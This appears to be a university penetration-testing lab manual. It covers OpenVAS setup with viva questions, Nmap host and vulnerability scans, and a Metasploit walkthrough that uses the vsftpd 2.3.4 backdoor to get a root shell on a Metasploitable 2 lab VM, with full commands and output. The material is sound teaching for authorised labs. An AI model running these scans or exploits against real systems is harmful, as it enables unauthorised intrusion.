
7. Reset Admin Password (if needed)

```
sudo gvmc --user=admin --new-password='MySecurePass123!'
```





8. Update Feeds

```
sudo greenbone-feed-sync --type GVMC_DATA  
sudo greenbone-feed-sync --type SCAP  
sudo greenbone-feed-sync --type CERT
```

A screenshot of the Greenbone Security Assistant web interface. The browser address bar shows the URL https://127.0.0.1:9392/feedstatus. The page title is "Greenbone" and the main heading is "Feed Status". A table displays the feed status with columns "Type" and "Content".

Type	Content
NVT	 NVTs



Viva Questions

Q1: What is the role of OpenVAS in vulnerability management?

A1: It scans systems for known vulnerabilities, misconfigurations, and weaknesses, providing reports for remediation.

Q2: What is the difference between vulnerability scanning and penetration testing?

A2: Scanning is automated and identifies potential issues, while penetration testing is manual/targeted and exploits vulnerabilities.

Q3: What type of vulnerabilities can OpenVAS detect?

A3: Outdated software, weak passwords, misconfigured services, missing patches, and insecure protocols.

Q4: What is a CVE, and how does OpenVAS use it?

A4: CVE (Common Vulnerabilities and Exposures) is a unique identifier for known vulnerabilities. OpenVAS maps scan results to CVEs for standardized reporting.

Q5: Why is it important to regularly update OpenVAS feeds?

A5: To ensure the scanner can detect the latest vulnerabilities as new CVEs are discovered.

Experiment 4: Internal Penetration Testing

- a. Evaluating External Infrastructure
- b. Creating Topological Map & Identifying IP Address of Target
- c. Lookup Domain Registry for IP Information
- d. Examining Use of IPv6 at Remote Location

Objective: To conduct a comprehensive external penetration test aimed at evaluating the security of the organization's external infrastructure by assessing vulnerabilities, mapping the network topology, gathering IP and domain registry information, and examining the implementation of IPv6, ultimately identifying potential entry points and recommending measures to strengthen defenses against external threats.

Steps:

A. Mapping (using Nmap):


1. Identify Network Range: Determine the local network subnet (e.g., 192.168.1.0/24).
2. Ping Scan: `nmap -sn 192.168.1.0/24` to find live hosts.

```
(kali@kali)-[~]
└─$ nmap -sn 192.164.1.4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-18 06:57 EDT
Nmap scan report for 192-164-1-4.adsl.highway.telekom.at (192.164.1.4)
Host is up (0.0029s latency).
Nmap done: 1 IP address (1 host up) scanned in 1.87 seconds
```


3. Generate a Topology Map

- If you have Zenmap (GUI for Nmap):
 - Zenmap

- Run the same scan (nmap -sn 198.168.0.0/24).



Go to the Topology Tab → It shows a network map diagram (nodes + links).



Expected Result: You'll have a visual map of the subnet with your target highlighted.

B. Scanning (using Nmap, manual vulnerability checks):

Vulnerability Script Scan:

- `nmap -sV --script vuln 192.168.1.X` to run Nmap's built-in vulnerability scripts against identified services.
- `nmap -sV -p- -O 192.168.1.4` for each live host to identify open ports, services, and OS. This covers initial mapping of services.

```
Host is up (0.0012s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login       OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd    distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
6697/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb         Ruby DRB RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drbc)
35101/tcp open  java-rmi    GNU Classpath grmiregistry
38664/tcp open  mountd     1-3 (RPC #100005)
40698/tcp open  status     1 (RPC #100024)
40757/tcp open  nlockmgr   1-4 (RPC #100021)
MAC Address: 08:00:27:DF:E5:49 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Note>

Manual Checks: Based on identified service versions, cross-reference them with public vulnerability databases (e.g., CVE Details, Exploit-DB) to find known exploits.


C. Gaining Access through CVEs (using Metasploit Framework):**Lab Setup**

We'll use two VMs:

1. Kali Linux → the attacker machine.
2. Metasploitable 2 → the target machine (it has many vulnerabilities for learning).

In VirtualBox:

- Put both in the same NAT Network (not Bridged, not Host-Only).
- Start both.
- In Metasploitable2, log in (msfadmin / msfadmin) and run: **ifconfig**



```
msf2 (Running) - Oracle VirtualBox
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:57:c1:a4
          inet addr:198.168.0.4  Bcast:198.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe57:c1a4/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:25 errors:0 dropped:0 overruns:0 frame:0
          TX packets:54 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3561 (3.4 KB)  TX bytes:5808 (5.6 KB)
          Base address:0xd020  Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:91 errors:0 dropped:0 overruns:0 frame:0
          TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19301 (18.8 KB)  TX bytes:19301 (18.8 KB)

msfadmin@metasploitable:~$
```

a. Evaluating External Infrastructure

Goal: Find what services (ports) are exposed, what software they run, and possible vulnerabilities.

1. Ping the Target

This checks if the host is alive and gives you round-trip times.

BCY701 VULNERABILITY ASSESSMENT AND PENETRATION TESTING

➤ ping -c 4 198.168.0.4(ping -c 4 TARGET_IP)

```
(kali@kali)-[~]
└─$ ping -c 4 198.168.0.4
PING 198.168.0.4 (198.168.0.4) 56(84) bytes of data:
64 bytes from 198.168.0.4: icmp_seq=1 ttl=64 time=23.0 ms
64 bytes from 198.168.0.4: icmp_seq=2 ttl=64 time=5.40 ms
64 bytes from 198.168.0.4: icmp_seq=3 ttl=64 time=1.22 ms
64 bytes from 198.168.0.4: icmp_seq=4 ttl=64 time=27.2 ms

--- 198.168.0.4 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3013ms
rtt min/avg/max/mdev = 1.218/14.208/27.249/11.104 ms
```

Expected:

- If host is up, you'll see replies with time=xx ms.
- If host is down, you'll see Destination Host Unreachable or Request timed out.

2. Basic scan — find open ports:

➤ nmap 198.168.0.4(nmap TARGET_IP)

```
(kali@kali)-[~]
└─$ nmap 198.168.0.4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-16 10:44 IST
Nmap scan report for 198.168.0.4
Host is up (0.076s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
```

- You'll see a list of open ports (like 21, 22, 23, 80, etc.).

3. Detailed scan — detect versions and OS:

➤ nmap -sV -O 198.168.0.4

```
(kali@kali)-[~]
└─$ nmap -sV -O 198.168.0.4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-16 10:45 IST
Nmap scan report for 198.168.0.4
Host is up (0.019s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
```

You'll see a list of open ports (like 21, 22, 23, 80, etc.).

- -sV → service version detection
- -O → OS detection
- This will tell you something like vsftpd 2.3.4 or Apache httpd 2.2.8.

4. Vulnerability scripts:

➤ `nmap --script vuln 198.168.0.4`

```

(kali@kali)-[~]
└─$ nmap --script vuln 198.168.0.4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-16
Nmap scan report for 198.168.0.4
Host is up (0.091s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
| ssl-dh-params:
| VULNERABLE:
|   Transport Layer Security (TLS) Protocol DHE_EXPORT Ciphers Downgrade MitM (Logjam)
|   References:
|     https://www.ietf.org/rfc/rfc2246.txt
|   Transport Layer Security (TLS) Protocol DHE_EXPORT Ciphers Downgrade MitM (Logjam)
|   State: VULNERABLE
|   IDs: BID:74733 CVE:CVE-2015-4000
|   The Transport Layer Security (TLS) protocol contains a flaw that is
|   triggered when handling Diffie-Hellman key exchanges defined with
|   the DHE_EXPORT cipher. This may allow a man-in-the-middle attacker
|   to downgrade the security of a TLS session to 512-bit export-grade
|   cryptography, which is significantly weaker, allowing the attacker
|   to more easily break the encryption and monitor or tamper with
|   the encrypted stream.
|   Disclosure date: 2015-5-19
|   Check results:
|     EXPORT-GRADE DH GROUP 1
|     Cipher Suite: TLS_DHE_RSA_EXPORT_WITH_DES40_CBC_SHA
|     Modulus Type: Safe prime
|     Modulus Source: Unknown/Custom-generated
|     Modulus Length: 512
|     Generator Length: 8
|     Public Key Length: 512

```

Runs safe vulnerability scripts that identify common issues.

NOTE:

- The `--script vuln` option runs all vulnerability NSE scripts (~100+) from Nmap's scripting engine.
- Each script tries to probe the target for known CVEs, weak configurations, etc.
- Many scripts take a long timeout (30–60 seconds per port/service).
- If your target (Metasploitable VM) is not responding fast or some ports are filtered, Nmap keeps retrying.

So on a slow VM or NAT network, it looks like it's "stuck."

5. What you can do instead

Basic service discovery first (fast scan):

➤ `nmap -sS -sV -T4 198.168.0.4`

- -sS → SYN scan (faster, stealthy)
- -sV → detect service versions
- -T4 → faster timing

This gives you a quick idea of which services are open.

6. Run vulnerability scripts only on open ports:

Suppose from step 1 you see 21/tcp (FTP), 22/tcp (SSH), 80/tcp (HTTP) are open.

Instead of scanning everything, target those ports only:

➤ `nmap --script vuln -p 21,22,80 198.168.0.4`

Use specific scripts instead of all vuln:

Examples:

For FTP misconfigurations:

➤ `nmap --script ftp-anon -p 21 198.168.0.4`

For SMB:

➤ `nmap --script smb-vuln* -p 445 198.168.0.4`

For HTTP:


➤ `nmap --script http-vuln* -p 80 198.168.0.4`

This is much faster and still gives useful results.

7. Use Metasploit for exploitation

Once you have service versions, jump into Metasploit:

➤ `Msfconsole`




```

kali@kali ~
File Actions Edit View Help
(kali@kali)~]
$ msfconsole
Metasploit tip: You can use help to view all available commands

```

From the `msf6 >` prompt, search for the exploit:

➤ `search vsftpd`



```

msf6 > search vsftpd
Matching Modules
-----
#  Name                                     Disclosure Date  Rank  Check  Description
--  -
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03      normal Yes    VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor     2011-07-03      excellent No     VSFTPD v2.3.4 Backdoor Command Ex
ecution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

```

You'll see something like:

`exploit/unix/ftp/vsftpd_234_backdoor`

Load the exploit module:

➤ use `exploit/unix/ftp/vsftpd_234_backdoor`

```
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
```

Check the required options:

➤ show options

```
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
```

Name	Current Setting	Required	Description
CHOST		no	The local client address
CPORT		no	The local client port
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	21	yes	The target port (TCP)

Set the target IP (your Metasploitable2 VM, e.g., 198.168.0.4):

➤ set RHOSTS 198.168.0.4

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 198.168.0.4
RHOSTS => 198.168.0.4
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 198.168.0.4:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 198.168.0.4:21 - USER: 331 Please specify the password.
[+] 198.168.0.4:21 - Backdoor service has been spawned, handling...
[+] 198.168.0.4:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (198.168.0.7:42887 -> 198.168.0.4:6200) at 2025-08-16 11:27:13 +0530


ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
```

Run the exploit:

➤ exploit

D. Sniffing POP3/FTP/Telnet Passwords (using Wireshark):

Start Wireshark Capture: Begin a capture on your network interface.



Visit the website

www.vulnweb.com

>Select the Second link provided in the Image

<http://testphp.vulnweb.com/>



Vulnerable test websites for [Acunetix Web Vulnerability Scanner](#).

Name	URL	Technologies	Resources
SecurityTweets	http://testhtml5.vulnweb.com	nginx, Python, Flask, CouchDB	Review Acunetix HTML5 scanner or learn more on the topic.
